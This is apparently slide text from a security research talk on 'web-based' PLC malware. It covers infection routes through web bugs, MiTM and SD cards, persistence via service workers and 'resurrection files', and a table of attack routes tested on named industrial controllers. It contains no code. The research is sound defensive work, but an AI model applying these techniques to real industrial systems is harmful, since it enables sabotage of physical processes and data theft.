
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- A key observation is that both the vendor-authored admin page and the customer-authored HMI share the same web origin (scheme/hostname/port)




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- A key observation is that both the vendor-authored admin page and the customer-authored HMI share the same web origin (scheme/hostname/port)
- Which means they are effectively the same website, so compromising one gives you access to both
- In the IT domain, companies use “domain sandboxing” to enforce origin isolation of untrusted front-end code (e.g., Facebook’s *fbsbx.com*)



Stage 1) Initial Infection

Access Levels

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Physical Access

Install Malicious Web-Based HMI via SD Card

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Access Levels



Network Access

Deploy Malicious Web-Based HMI over ICS Protocol



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Web Bugs are inherently more accessible to remote adversaries, since they can be exploited from browser-land

Stage 1) Initial Infection


TABLE II: Example Infections per Malware Category per Access Level

	Example Infection	Access Needed	PERA Level	Prerequisite	Tested Device	
New	WB #1	CORS Misconfiguration to override UWP	Web Access	N/A*	Vulnerability**	WAGO 750
	WB #2	rXSS to Restore from Malicious Backup	Web Access	N/A*	Vulnerability***	Siemens S7-1200
	WB #3	Push Malicious UWP	Network Access	1-3	FTP Password	Emerson RX7i
	WB #4	Hijack GUI via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
	WB #5	ICS XCS (over SNMP)	Network Access	1-3	Vulnerability**	Allen Bradley MicroLogix 1400
	WB #6	Malicious UWP via SD Card	Physical Access	1	Insider Threat	Mitsubishi MELSEC-F
Traditional	CL #1	Push Malicious CL Program	Network Access	1-3	PLC Password	Siemens S7-1200
	CL #2	Hijack CL Update via MiTM	Network Access	1-3	Insecure Protocols	Schneider TM241
	CL #3	Malicious CL Program via SD Card	Physical Access	1	Insider Threat	WAGO 750
	FW #1	Firmware Update w/ Corrupted Image	Network Access	1-3	Vulnerability***	Allen Bradley MicroLogix 1400
	FW #2	Inject Malicious Binary via JTAG Port	Physical Access	1	Insider Threat	Allen Bradley MicroLogix 1400

* No system-level compromise inside the network is needed, but an attacker-controlled website must be *viewed* in 1-3;

** Our team discovered 0day vulnerabilities in latest firmware (confirmed and fixed by vendors); *** Our team used known vulnerabilities in older firmware;

“Web-Based” PLC Malware Lifecycle



Stage 2) Persistence

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
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- *Service Workers* to the rescue!



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
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
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- We call them “resurrection files”

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


Stage 2) Persistence



- We can now survive page navigations, new web-based HMIs, firmware updates, and even **hardware replacement!**

“Web-Based” PLC Malware Lifecycle



Stage 3) Malicious Activities

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
TABLE III: Malicious Capabilities per Malware Category

	Web-Based	Control Logic	Firmware
Admin Settings	✓		✓
Sabotage	✓	✓	✓
Exfiltration	✓		

✓= Possible Malicious Activity

